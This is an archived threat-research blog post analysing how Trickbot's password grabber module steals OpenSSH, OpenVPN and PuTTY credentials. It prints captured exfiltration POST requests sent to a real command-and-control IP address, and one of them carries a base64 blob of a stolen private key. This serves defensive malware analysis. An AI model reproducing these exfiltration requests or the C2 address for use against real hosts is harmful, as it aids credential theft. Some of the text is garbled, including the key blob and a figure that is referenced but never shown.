

Trickbot Updates Password Grabber Module

By Brad Duncan

Published: 2019-11-22 · Archived: 2026-04-05 17:56:16 UTC

First seen in 2016, Trickbot is malware that steals system information, login credentials, and other sensitive data from vulnerable Windows hosts. Trickbot is a modular malware, and one of its modules is a password grabber. In November 2019, we started seeing indicators of Trickbot's password grabber targeting data from OpenSSH and OpenVPN applications.

Trickbot Modules

A Windows host infected with Trickbot downloads different modules to perform various functions. These modules are stored as encrypted binaries in a folder located under the infected user's **AppData\Roaming** directory. The encrypted binaries are decoded as DLL files and run from system memory. Figure 1 shows encoded Trickbot modules generated by [a recent Trickbot infection](#) on a 64-bit Windows 7 host from Friday November 8th, 2019.




Figure 1. Modules from a Trickbot infection on November 8th, 2019.

Password Grabber Module

As seen in Figure 1, one of the modules is named *pwgrab64*. This is a password grabber used by Trickbot. This module retrieves login credentials stored in a victim's browser cache, and it also obtains login credentials from other applications installed on a victim's host. The password grabber and some other Trickbot modules send stolen data using unencrypted HTTP over TCP port 8082 to an IP address used by Trickbot. For example, Figure 2 shows information from a packet capture (pcap) of traffic generated by a host infected with Trickbot. It highlights an example of login credentials stolen from an infected user's Chrome browser cache. Note how the URL in the HTTP POST request ends with the number **81**. This number is used in URLs generated by Trickbot's password grabber module.




Figure 2. Login credentials stolen from an infected user's Chrome browser cache.

Updates to Password Grabber

Traffic patterns from recent Trickbot infections had been fairly consistent until early November 2019, when we started seeing two new HTTP POST requests caused by the password grabber. They are identified as:

- OpenSSH private keys
- OpenVPN passwords and configs

For the OpenVPN line, *configsls* might be a misspelling of *configs*. Figure 3 and Figure 4 show examples of HTTP POST requests that contain these identifiers.

```
POST /11eo8/FLAPJACK-PC_W617601.37AE9FDCDD2701CC717AFCD54ADD1FBF/81/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64;
Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 170.238.117.187
Connection: close
Content-Type: multipart/form-data; boundary=-----UDAZGMYDZEPVTIKW
Content-Length: 210

-----UDAZGMYDZEPVTIKW
Content-Disposition: form-data; name="data"

-----UDAZGMYDZEPVTIKW
Content-Disposition: form-data; name="source"

OpenSSH private keys
-----UDAZGMYDZEPVTIKW--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Fri, 08 Nov 2019 17:26:16 GMT
```

Marker for Trickbot's password grabber module

OpenSSH private keys

Figure 3. HTTP POST request caused by Trickbot's password grabber for OpenSSH private keys.

```
POST /11eo8/FLAPJACK-PC_W617601.37AE9FDCDD2701CC717AFCD54ADD1FBF/81/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64;
Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 170.238.117.187
Connection: close
Content-Type: multipart/form-data; boundary=-----JHSDPJTYKCRTAUKG
Content-Length: 221

-----JHSDPJTYKCRTAUKG
Content-Disposition: form-data; name="data"

-----JHSDPJTYKCRTAUKG
Content-Disposition: form-data; name="source"

OpenVPN passwords and configs
-----JHSDPJTYKCRTAUKG--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Fri, 08 Nov 2019 17:25:43 GMT
```

Marker for Trickbot's password grabber module

OpenVPN passwords and configs

Figure 4. HTTP POST request caused by Trickbot's password grabber for OpenVPN passwords and configurations.

Are These Updates Broken?

These updates to Trickbot's password grabber module may not be fully functional. HTTP POST requests caused by the password grabber for OpenSSH and OpenVPN occur whether or not the victim's host has OpenSSH or OpenVPN installed. And we have not seen this traffic contain any actual data.

We generated Trickbot infections in lab environments for both Windows 7 and Windows 10 hosts with configured OpenSSH and OpenVPN applications. However, we have not seen any working results. HTTP POST requests generated by the password grabber for OpenSSH and OpenVPN during these infections contained no data.

However, Trickbot's password grabber works will grab SSH passwords and private keys from an SSH/Telnet client named [PuTTY](#). Figure 5 and Figure 6 shows password grabber activity from a Trickbot-infected host with PuTTY installed and configured to use a private key for an SSH connection to a cloud server.

```

POST /mor45/SIR-LANCELOT-PC_W617601.B77CE652128C974511AD56E0F43D0BF9/81/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64;
Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 170.238.117.187
Connection: close
Content-Type: multipart/form-data; boundary=-----JNZFZCTZAULIGYZS
Content-Length: 2443

-----JNZFZCTZAULIGYZS
Content-Disposition: form-data; name="data"

PuTTY saved session name: 147.135.128.201
Private key info:
Cipher: aes256-cbc
Comment: rsa-key-20191115
HostName: 147.135.128.201
Name:
PublicKeyFile: C:\Users\lance\Documents\private-key.ppk
Type: rsa
UserName: root
Private key file (BASE64-encoded):
UHVUVFktVXNlci1LZXktRmlsZS0yOiBzc2gtcncHdQpFbmNyeXB0aw9uOiBhZXMyNTYtY2JjDQpDb21tZ
W500iByc2Eta2V5LTIwMTkxMTE1DQpQdWJsawMtTGluZXM6IDYNCKFBQUFCM056YUMxewMyRUFBUFCsI
FBQUFRUFpcGIzR0prS3RWZ1NhcZND4uIbERFGRnCdY1TaFGW7HjScCy1Jh305kvfvTyyIkn0DSomVCyB
Vijmas2qqKnw0bWhxVmNDRWgxeEzATVZZbkptOE9yRVU2MF1LbnA2dnhCRmRYUlcNC1ZjAwTpbm1tMV10
OFNYZUt0cHN6N0NrY1BRRUdIZU4yOX1tWFRkNHJKU0xJYjhBbv1wR3RBT3RKRDE3aGxEZ0ENCnZQMTNsT
k51MnZBQ3FwNUVwZzVYew5DeWdBQURQUTfsaDFDRjdQOFJrcElyTwtWmXablBVR3UwZS9JUUn1IZ1YNCm
dUVit1SXhhdUluZktFbGcyUms2SU5JdEhXc1RBS1lGc0RoS3FqcXoyc2dqSGcwSEREL2pvUUEzZkdrZkJ
oRW4NCjFraVnma29Nb2piQzVhUE5GOTg1dTN4NUFvVFE5bjAvbEl0TU1uczJXMWRVYnRJMGRPT0NC1By
aXZhdGutTGluZXM6IDE0DQpTWGNwR0pTUT1QMhczMXpmeDg1Rld0SmVuS1ZzQTZmYVAYNHdpcExKT2tWd
Dc2R2xhwGh2SklaMmRQNkpScvFFDQpTAlIrMVpmb0VCOFNWRGU2YV1WdXE0ewtvsGFHb2tXb3RSYws3QX
RSUUtVNm1kUFNyEVYt0tHTEJiNVY0N3N0DQo3Q3dNdVBRng5dFVOL3FEc1BiSHlrN1RtK29ibjRTMnV
sdK400FFMeD1TdTJQU2pjQWxDt24vQTdYnk1sbUxGDQoweTnNm2Z3RTdaZ2Uw0GFHdWVwWZPcEE3N08v
VWp6TUIyRnBmU0w3RzRfdGRqU3QrQVNFaWJUS2NndHFkVjVpDQovBEIyejRJeW9qe1QwazNnN0hpcmdTa
n1FTGhRTEpiNnVsM0N3TzMwbdJZad1YQst6LytjR0tUSnFYM0NnbTRJDQpsRzV4dENQV1QrMEYycnpaT3
ViZjluVVRmbVBieHYzcUxRdEdTMFRmbGNLczRhdKZjdGhrcExYZDZxM1VSdUxvDQpDQ1B1N25NRXRmemZ
nY2tZdG81RDIZblMwY1VVQ1FRbmFHSUtItdmtdSEdtcHBrbFJHYzhkbHYzT24zWVBiT0s4DQpysXB2TmUv
VzZ0T3ZzWkJDbUNaeTA5aFN0YWZXYzdWY2FCdTZ4KzFFNzhRakxEd0R5Wxo2b3ZkYXg3dndJc3pSDQpUR
VBjNEdOMGdIMjUrcTh6TWFkyjRDeTftMTRWN2lZZGNQZ0VvyQT1XQTdqREVnQWJLQ2hiUnAyOVhhoXh2bw
xvDQpoUG50Zy96Qk9Id1hONTB4MGRvaHVubVJrcCt6Rk16Y0RGTY91TXpLc1picwhoWlFBTVZcFBaU0J
MUU9NT3NIDQpmNitXUURkTVM3MwvM08xMjQzMEo4T0drRDJFRm020WFMK1NKZGErZWZDK31PUW80aEw1
MHJyQm9FdwIwM0tZDQoxa0NwVTQ4ZEZlQ1hMK3FPRzRadTZ1bm8wNit0bUlocmNldWJuTEFZQ3NOUFRoM
DZ2ME1WRitwSXNEN0ZVZD1FDQpoN2dMe1dVl3kv0Ep6MTZoK0N4NFh3Zzd2NTFBdUxvYUFSvK1CNkt1S2
FuSmt2U3psRHNTK3lWMUw2eEZBRzFqDQpWZVZS1MzYk0yNktpVwZMd09nQ31yTnNhdnJSK0hYU0VMR1F
0SG9UTXZyN1Nudjg5Z3l0TTd0S1EvNUTeEwX0DQpQcm12YXRlLU1BQz0gOGI0NGRmMDM0ZmRj0DEWnjIx
MmFjNjAwODNiZWQyZWlXN2IwMWUwNg0K

-----JNZFZCTZAULIGYZS
Content-Disposition: form-data; name="source"

PuTTY passwords
-----JNZFZCTZAULIGYZS--
HTTP/1.1 200 OK
connection: close

```

Marker for Trickbot's password grabber module

PuTTY passwords

Figure 5. HTTP POST request caused by Trickbot's password grabber for PuTTY passwords.

Alto Networks customers are further protected from Trickbot by our threat prevention platform. [AutoFocus](#) users can track Trickbot activity by using the [Trickbot](#) tag.

Source: <https://unit42.paloaltonetworks.com/trickbot-updates-password-grabber-module/>